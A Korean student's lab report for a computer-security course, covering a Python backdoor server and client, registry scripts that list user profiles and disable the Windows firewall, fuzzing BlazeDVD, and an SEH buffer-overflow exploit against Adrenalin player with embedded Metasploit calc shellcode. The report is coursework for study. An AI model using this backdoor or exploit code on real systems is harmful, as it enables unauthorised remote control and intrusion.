컴퓨터보안 (AWS4016-02)

Week 11 – Project3

컴퓨터공학과

2020112119 강동희

2023. 06. 06

목 차

서 론

1.1 문제 정의

1. 백도어 프로그램 개발 및 실행하기

[실습 목표]

- 파이썬 프로그램을 통해서 백도어의 개념을 알아보고 PC 에 저장된 개인정보를 검색하는 명령어를 사용해서 백도어의 위험성을 확인한다.

[방화벽]

- 방화벽은 외부에서 내부 서버에 접근하는 것을 차단하고 있어 Telnet, FTP 같은 서버 접근이 필요한 서비스는 허가된 사용자들만 사용할 수 있다. 하지만 방화벽의 특성상 방화벽의 안으로 접근하는 것은 힘들지만, 침입에 성공하면 정보를 유출시키기에는 쉽다는 점이 있다.

[백도어와 백도어 공격[1]]

- 시스템에 접근하기 위한 정상적인 인증 절차를 무효화하는 우회 접근 유형이다. 백도어 공격은 악의적으로 시스템의 백도어를 통해 컴퓨터 시스템이나 암호화된 데이터에 액세스하는 방법으로 데이터베이스 및 파일 서버와 같은 애플리케이션 내의 리소스에 대한 원격 액세스 권한이 부여되어 원격으로 시스템 명령을 내리고 멀웨어를 업데이트할 수 있게 된다. 백도어 공격을 통해 데이터 도난, 스피어 피싱 공격, 사이버 스파이 활동 등 다양한 위험이 노출될 수 있다.

2. 레지스트리 정보 조회 및 갱신하기

[실습 목표]

- 윈도우에서 python 을 사용해 자동으로 사용자 계정 목록을 조회하는 프로그램과 방화벽 관련 설정 정보를 해제하는 예제를 만들어 레지스트리 정보를 조회한다.

[레지스트리 검색]

- 레지스트리 검색을 통해 추출한 사용자 계정 정보는 시스템 해킹을 위해 유용하게 사용될 수 있다. 사전 공격을 통해 사용자 비밀번호를 추출할 수도 있고 win32com 모듈에서 제공하는 adsi 클래스를 사용해 직접 비밀번호를 변경할 수 있기도 하다.

[1] https://nordvpn.com/ko/blog/backdoor-attack-meaning/

3. 스택기반 오버플로우 테스트하기

[실습 목표]

- 레지스터의 특징을 활용하는 스택기반 버퍼 오버플로우 기법을 통해 Fuzzing 과 Debugger 를 만들어 메모리 상태를 점검해본다.

4. SEH 기반 오버플로우 테스트하기

[실습 목표]

- SEH(Structured Exception Handler)는 윈도우 운영체제에서 제공하는 예외처리 매커니즘이다. SEH 는 연결리스트로 연결된 체인구조로 구성되어 있으며, 예외가 발생하면 운영체제에서 SEH 체인을 따라가 예외를 처리하는 함수를 발견하면 차례대로 실행하고 없으면 스킵하여 예외를 처리한다. Python 코드를 실행하여 아드레날린 실행파일을 만들고, 디버거를 통해 메시지를 확인 후 오류 상황을 모니터링하여 결과를 확인해본다.

본 론

2.1 백도어 프로그램 개발 및 실행하기

[1] 예제 8-1 을 참고로 하여 backboorServer.py 를 해커의 PC 에서 실행시켜보아라.

```
dhK59@kdhee MINGW64 ~/OneDrive/바탕 화면/컴퓨터보안 실습 11주차(추가자료)/프로젝트3_실습코드 (donghee)
$ python backdoorServer.py
```

그림 1. backdoorServer.py 실행

8-1 backdoorServer.py > ...

```python
from socket import *
HOST = ''                                          #(1)
# clinet 포트 번호
PORT = 11443                                       #(2)


s = socket(AF_INET, SOCK_STREAM)
# socket 일반 옵션 설정(일반, 주소 재사용)
s.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)          #(3)
s.bind((HOST, PORT))
# 큐에 대기할 수 있는 횟수
s.listen(10)                                       #(4)

conn, addr = s.accept()
print ('Connected by', addr)
data = conn.recv(1024)
while 1:
    # command 입력받는 변수
    command = raw_input("Enter shell command or quit: ")    #(5)
    # 입력받은 command를 클라이언트로 전달
    conn.send(command)                                      #(6)
    if command == "quit": break
    # 명령어 수행결과를 수신해서 출력
    data = conn.recv(1024)                                  #(7)
    print(data)
conn.close()
```

다음 코드를 통해서 백도어 서버를 구현하는 파이썬 코드로, 해커의 PC 에서 실행시키면 클라이언트로부터의 연결을 받아들이고, 명령어를 통해 실행할 수 있는 백도어 서버가 된다.

[2] 예제 8-2 의 backboorkClient.py 를 backdoorClinet.exe 로 변환하여 보아라.

```
$ python -u setup.py py2exe
running py2exe
*** searching for required modules ***
*** parsing results ***
*** finding dlls needed ***
*** create binaries ***
*** byte compile python files ***
writing byte-compilation script 'c:\users\dhk59\appdata\local\temp\tmpvhfuhx.py'
```

. . .

```
Make sure you have the license if you distribute any of them, and
make sure you don't distribute files belonging to the operating system.

   USER32.dll - C:\WINDOWS\system32\USER32.dll
   SHELL32.dll - C:\WINDOWS\system32\SHELL32.dll
   ADVAPI32.dll - C:\WINDOWS\system32\ADVAPI32.dll
   WS2_32.dll - C:\WINDOWS\system32\WS2_32.dll
   GDI32.dll - C:\WINDOWS\system32\GDI32.dll
   KERNEL32.dll - C:\WINDOWS\system32\KERNEL32.dll
```

그림 2. backdoorClinet.exe 변환 과정




그림 3. 실행 파일 생성 결과

Python 스크립트를 실행 파일로 변환하기 위해 Py2exe 도구를 사용하여 변환하였다. 실행파일을 실행하면 서버와의 연결이 설정되고, 명령어를 주고받아 실행결과를 명령프롬프트로 받아올 수 있게 된다.

[3] 1 번의 결과로 해커 PC 에서 이미 backdoorServer.py 프로그램을 실행시켰다고 하자. 공격 대상이 되는 서버 PC 에서 backdoorClinet.exe 를 실행해보자. 이때 해커 PC 의 콘솔화면에 어떤 정보가 보이는지 결과를 확인해보자.

명령 실행결과로 VIT.txt 의 내용을 그대로 확인할 수 있다.




그림 4. VIT.txt 파일 생성 결과

2.2 레지스트리 정보 조회 및 갱신하기

[1] 예제 8-4 registryuserList.py 를 실행해 보고 그 결과를 나타내어 보아라.




그림 5. 실행 결과

Windows 레지스트리를 사용하여 사용자 프로필 경로를 가져오는 프로그램이다. 따라서 8-4 코드를 실행하게 되면 등록된 사용자 프로필의 경로를 출력하게 된다. (그림 5)

[2] 예제 8-5 registryFirewall.py 를 실행해서 윈도우 방화벽 설정을 변경해 보아라.

해당 코드를 통해 Windows 레지스트리를 사용하여 윈도우 방화벽 설정을 변경하는 프로그램이다. 이 프로그램을 실행하여 방화벽을 비활성화시킬 수 있다.

다음 그림 6, 7 은 프로그램을 실행한 결과와 방화벽이 해제(0)된 것을 확인할 수 있다.





그림 6. 관리자 권한으로 실행한 cmd에서 프로그램 실행



이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
DisableNotifications	REG_DWORD	0x00000000 (0)
DoNotAllowExceptions	REG_DWORD	0x00000000 (0)
EnableFirewall	REG_DWORD	0x00000000 (0)

그림 7. EnalbeFirewall이 해제되었다.(0)

윈도우 설정을 통해 방화벽을 다시 활성화 한 후 (그림 8), 레지스트리 설정을 확인한다. (그림 9)




그림 8. 설정에서 방화벽 사용(활성화)

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
DisableNotifications	REG_DWORD	0x00000000 (0)
EnableFirewall	REG_DWORD	0x00000001 (1)

그림 9. 레지스트리 설정이 다시 활성화되었다(1)

2.3 스택기반 오버 플로우 테스트하기

- 실습 진행이 불가하여 각 과정에 대한 코드 및 예상 결과 분석으로 본론을 작성한다.

[1] 예제8-6 fuzzingBlazeDVD.py를 실행시켜 blazeExpl.plf파일을 생성하고 BlazeDVD Pro player 애플리케이션을 실행시켜 이 파일을 열어보아라. 무슨 일이 발생하는가?

8-6 fuzzingBlazeDVD.py > ...

```
1   # 'junk' 변수에 500바이트 크기의 문자열 "\x41" (16진수로 41은 'A'에 해당)을 반복하여 저장한다.
2   junk ="\x41"*500
3
4   # 'blazeExpl.plf' 파일을 쓰기 모드로 열고, 'junk' 문자열을 파일에 기록한다.
5   x=open('blazeExpl.plf', 'w')
6   x.write(junk)
7   x.close()
```

코드 1. fuzzingBlazeDVD.py

주어진 코드는 'fuzzingBlazeDVD.py'로서 blazeExpl.plf 파일을 생성하는 코드이다.

[예상 결과]

'fuzzingBlazeDVD.py'를 실행하면 현재 디렉토리에 'blazeExpl.plf' 파일이 생성된다. BlazeDVD Pro player 애플리케이션에서 'blazeExpl.plf' 파일을 열면, 해당 애플리케이션이 크래시되거나 오작동 될 수 있으며, 'junk' 변수에 저장된 문자열이 애플리케이션의 입력을 손상시키거나 예상치 못한 동작을 유발하는 것으로 예상할 수 있다. 주어진 코드는 퍼징(fuzzing) 기법 중 하나로, 애플리케이션의 안정성을 테스트하거나 보안 취약점을 찾기 위해 사용될 수 있다.

[2] BlazeDVD Pro player 애플리케이션을 실행시키고 나서 예제 8-7 bufferOverflowTest.py 디버거를 실행시키는 순서로 진행된다. BlazeDVD Pro player가 blazeExpl.plf파일을 열자마자 애플리케이션은 종료되고 디버거는 메시지를 출력한다. 이 메시지의 내용을 분석 하여 보아라.

8-7 bufferOverflowTest.py > ...

```python
# 'pydbg' 및 'pydbg.defines' 모듈을 임포트합니다.

from pydbg import *
from pydbg.defines import *
import struct
import utils

# 'BlazeDVD.exe'라는 프로세스명을 지정합니다.
processName = "BlazeDVD.exe"

#'pydbg' 인스턴스를 생성합니다.                                    #(1)
dbg = pydbg()

# 'handler_av'라는 예외 핸들러 함수를 정의합니다.
def handler_av(dbg):                                                #(2)

    #'crash_binning' 모듈을 사용하여 크래시 정보를 기록합니다.
    crash_bin = utils.crash_binning.crash_binning()                 #(3)
    crash_bin.record_crash(dbg)
    # 크래시 요약 정보를 출력합니다.                                  #(4)
    print crash_bin.crash_synopsis()                                #(5)

    #디버깅할 프로세스를 찾아 'pydbg'에 연결합니다.
    dbg.terminate_process()                                         #(6)

# 예외 유형(EXCEPTION_ACCESS_VIOLATION)과 핸들러 함수를 설정합니다.
for(pid, name) in dbg.enumerate_processes():                        #(7)
    if name == processName:
        print "[information] dbg attach:" + processName
        dbg.attach(pid)

# 디버거를 실행합니다.
print "[information] start dbg"
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION, handler_av)            #(8)
dbg.run()
```

코드 2. bufferOverflowTest.py

주어진 코드는 'bufferOverflowTest.py'로서 BlazeDVD Pro player 애플리케이션을 디버깅하고, 버퍼 오버플로우 취약점을 테스트하는 코드이다. BlazeDVD Pro player가 'blazeExpl.plf' 파일을 열면 애플리케이션이 종료되고, 디버거는 메시지를 출력한다.

[예상 결과]

'bufferOverflowTest.py'를 실행하면 'BlazeDVD.exe' 프로세스를 찾고 디버거에 연결한다. 'blazeExpl.plf' 파일을 BlazeDVD Pro player가 열 때 버퍼 오버플로우 취약점이 발생하여 애플리케이션이 비정상적으로 종료된다. 디버거는 크래시 정보를 수집하고, 'crash_synopsis()' 함수를 통해 크래시 요약 정보를 출력한다. 메시지에는 오류 주소, 레지스터 상태, 스택 덤프 등이 포함될 수 있을 것이다. 이를 통해 버퍼 오버플로우 취약점을 분석하고 보완하는 데 도움이 될 것이다.

[3] 예제 8-8 fuzzingBlazeDVD.py를 가지고 blazeExpl.plf를 생성하여 2번의 방식과 동일한 디버깅을 해보자. 어떤 메시지가 출력되는가? CONTEXT DUMP부분의 EIP 레지스터에는 어떤 값이 들어가 있는지 확인해 보아라. 이 값이 무엇을 의미하는가?

주어진 코드는 'fuzzingBlazeDVD.py'로서 'blazeExpl.plf' 파일을 생성하는 코드이다. 이 파일은 버퍼 오버플로우를 유발할 수 있는 데이터이며, 디버거를 사용하여 해당 파일을 BlazeDVD Pro player 애플리케이션에서 열면 어떤 메시지가 출력되는지 확인해보고, CONTEXT DUMP 부분의 EIP 레지스터 값을 확인하는 단계이다.

[예상 결과]

'fuzzingBlazeDVD.py'를 실행하여 'blazeExpl.plf' 파일을 생성한다. BlazeDVD Pro player 애플리케이션을 실행하고 'blazeExpl.plf' 파일을 열면 애플리케이션이 크래시될 것이다. 디버거는 크래시 정보를 수집하고, CONTEXT DUMP 부분에 오류 정보와 레지스터 상태를 출력한다. CONTEXT DUMP 부분에서 EIP 레지스터의 값은 현재 실행되고 있는 명령어의 주소이다. 이 값은 해당 시점에서 CPU가 어느 부분에서 명령어를 실행하고 있는지를 나타내며, EIP 레지스터 값이 어떤 주소로 설정되었는지 확인하여 취약점이 발생한 지점을 추적할 수 있을 것이다. 이를 통해 버퍼 오버플로우가 발생한 위치를 파악하고, 취약점을 분석하고 보완할 수 있게 된다..

2.4 SEH 기반 오버 플로우 테스트하기

- 실습 진행 불가로 각 과정에 대한 코드 및 예상결과 분석으로 본론을 작성한다.

[1] FuzzingBlazeDVD.py 와 유사하게 임의의 길이의 연속된 A 문자를 가진 아드레날린 실행파일을 만든다 (예제 8-12 의 fuzzingAdrenalin.py 참고).

8-12 fuzzingAdrenalin.py > ...

```
1  junk="\x41"*2500
2  x=open('Exploit.wvx', 'w')
3  x.write(junk)
4  x.close()
```

코드 3. fuzzingAdrenalin.py

주어진 코드는 'junk' 변수에 2500 개의 'A' 문자를 포함한다. 그리고 'Exploit.wvx'라는 이름의 파일을 생성하고 해당 파일에 'junk' 값을 쓴다.
이 코드를 실행하면 'Exploit.wvx' 라는 파일이 생성되며, 해당 파일은 2500 개의 'A' 문자를 포함하게 된다.

[2] 아드레날린 플레이어를 실행하고 나서 bufferOverflowTest.py 를 실행해서 플레이어를 디버깅할 준비를 한다. 마지막으로 플레이어를 통해서 Exploit.wvx 파일을 열게되면 오류가 발생하고 디버거는 메시지를 출력한다. 이때 출력되는 메시지를 분석하여라.

[예상 결과]

아드레날린 플레이어가 버퍼 오버플로우를 감지하여 비정상적인 동작을 하거나 크래시할 수 있는 경우가 있다. 또한 디버거는 해당 오류를 감지하고 오류 메시지를 출력할 것이다.

[3] 예제 8-13 의 fuzzingAdrenalin.py 를 실행해서 Exploit.wvx 파일을 생성하고, 아드레날린 플레이어를 실행하면 디버거로 오류 상황을 모니터링할 수 있다. 이때 SEH unwind 부분을 분석하여라.

[예상 결과]

SEH(Structured Exception Handling) unwind 는 예외가 발생했을 때 해당 예외를 처리하고 정상적인 흐름으로 복귀하는 과정이다. 버퍼 오버플로우를 통해 예외를 생성하고, SEH unwind 를 분석하여 예외 핸들링 및 오버플로우에 의한 시스템 동작변화를 확인할 수 있을 것이다.

[4] 공격실행을 위하여 예제 8-14 의 fuzzingAdrenalin.py 를 실행해서 얻은 Exploit.wvx 파일을 아드레날린 프로그램을 실행시켜서 열게 되면 어떤 결과가 나오는지 분석하여라

8-14 fuzzingAdrenalin.py > ...

```
junk="\x41"*2140
junk+="\xeb\x06\x90\x90"#short jmp
junk+="\xcd\xda\x13\x10"#pop pop ret ***App Dll***

#Calc shellcode from msf (-b '\x00\x0a\x0d\x0b')
junk+=("\xd9\xc8\xb8\xa0\x47\xcf\x09\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x32\x31\x47\x17\x83\xc7\x04\x03\xe7\x54\x2d\xfc\x1b" +
"\xb2\x38\xff\xe3\x43\x5b\x89\x06\x72\x49\xed\x43\x27\x5d" +
"\x65\x01\xc4\x16\x2b\xb1\x5f\x5a\xe4\xb6\xe8\xd1\xd2\xf9" +
"\xe9\xd7\xda\x55\x29\x79\xa7\xa7\x7e\x59\x96\x68\x73\x98" +
"\xdf\x94\x7c\xc8\x88\xd3\x2f\xfd\xbd\xa1\xf3\xfc\x11\xae" +
"\x4c\x87\x14\x70\x38\x3d\x16\xa0\x91\x4a\x50\x58\x99\x15" +
"\x41\x59\x4e\x46\xbd\x10\xfb\xbd\x35\xa3\x2d\x8c\xb6\x92" +
"\x11\x43\x89\x1b\x9c\x9d\xcd\x9b\x7f\xe8\x25\xd8\x02\xeb" +
"\xfd\xa3\xd8\x7e\xe0\x03\xaa\xd9\xc0\xb2\x7f\xbf\x83\xb8" +
"\x34\xcb\xcc\xdc\xcb\x18\x67\xd8\x40\x9f\xa8\x69\x12\x84" +
"\x6c\x32\xc0\xa5\x35\x9e\xa7\xda\x26\x46\x17\x7f\x2c\x64" +
"\x4c\xf9\x6f\xe2\x93\x8b\x15\x4b\x93\x93\x15\xfb\xfc\xa2" +
"\x9e\x94\x7b\x3b\x75\xd1\x7a\xca\x44\xcf\xeb\x75\x3d\xb2" +
"\x71\x86\xeb\xf0\x8f\x05\x1e\x88\x6b\x15\x6b\x8d\x30\x91" +
"\x87\xff\x29\x74\xa8\xac\x4a\x5d\xcb\x33\xd9\x3d\x0c")
x=open('Exploit.wvx', 'w')
x.write(junk)
x.close()
```

코드 4. fuzzingAdrenalin.py

주어진 코드는 버퍼 오버플로우를 이용한 공격 코드이다. 코드 내부에는 패딩으로 'A' 문자를 2140 개 삽입한 후, 실행 흐름을 조작하기 위한 어셈블리어 코드가 포함되어 있다. 어셈블리어 코드에는 jmp 와 여러 주소가 삽입되어 있다. 이를 통해 SEH unwind 를 우회하고, 코드 실행 흐름을 조작할 수 있다.

[예상 결과]

Shellcode 부분에는 계산기를 실행하는 코드가 포함되어 있다. 아드레날린 프로그램을 실행하여 Exploit.wvx 파일을 열게 되면 계산기가 실행되는 것을 확인할 수 있을 것이다.

3 결 론

3.1 느낀 점

[백도어 프로그램 개발 및 실행하기]

백도어 프로그램은 악의적인 목적으로 설계된 프로그램으로, 불법적인 접근이나 제어를 허용하는 기능을 가지고 있으며, 악성 코드의 작성과 실행 방법에 대해 조금이나마 알 수 있었다, 또한 시스템 취약점과 보안 약점을 탐색하는 방법을 익힐 수 있었다.
이를 통해서 보안 강화 및 침해 대응에 대한 중요성을 깨닫게 되었다.

[레지스트리 정보 조회 및 갱신하기]

레지스트리는 Windows 운영체제에서 시스템 설정과 구성 데이터를 저장하는 중요한 데이터베이스임을 직접 확인해보며 알 수 있었다. 레지스트리 정보를 조회하고 갱신하는 작업을 수행하면서 Windows 운영체제의 구조와 동작 방식에 대해 이해할 수 있었으며, 파이썬 코드를 통해서 레지스트리 키 및 값의 구조와 의미를 이해할 수 있었다.
또한, 시스템 설정을 변경하는 방법과 그 영향에 대해서 생각해볼 수 있었고, 레지스트리를 활용하여 소프트웨어 설정을 관리하는 방법을 알 수 있었다.

[스택기반 오버플로우 테스트하기]

해당 실습을 직접 진행하지 못했지만, 이론과 코드 분석, 실습 파일을 기반으로 배운 점이 있었다. 스택기반 오버플로우는 프로그램의 입력 처리 부분에서 발생할 수 있는 보안 취약점 중 하나로 스택 영역에 입력 데이터를 너무 많이 쓰는 경우, 제어를 탈취하거나 실행 흐름을 변경할 수 있는 공격을 수행하다는 것을 알 수 있었다. 보안 취약점의 동작 원리와 원인을 이해할 수 있었고, 프로그램의 취약한 부분을 식별하는 코드를 확인해보며, 공격자의 시나리오에 대응하여 보안 조치를 생각해볼 수 있었다.

[SEH 기반 오버플로우 테스트하기]

SEH(Structured Exception Handling) 기반 오버플로우는 Windows에서 예외처리 메커니즘을 악용한 공격 기법임을 알게 되었다. 또한. 예외 핸들러 체인을 조작하여 악성 코드를 실행하거나 시스템의 제어를 조작할 수 있다는 것도 알 수 있었다. Windows 예외 처리 메커니즘의 동작 원리와 취약성에 대해 정리할 수 있었고, 공격자의 시나리오에 대응하여 예외 처리 메커니즘을 강화하는 방법을 배울 수 있었다.

무엇보다 개인정보나 타인의 시스템에 불법적인 접근을 시도하는 행위는 불법이며, 법적인 제재를 받을 수 있어, 이러한 작업을 수행할 때에는 항상 관련 법률과 윤리 규칙을 준수하며 접근해야 된다는 것을 다시 한 번 생각하게 되었다.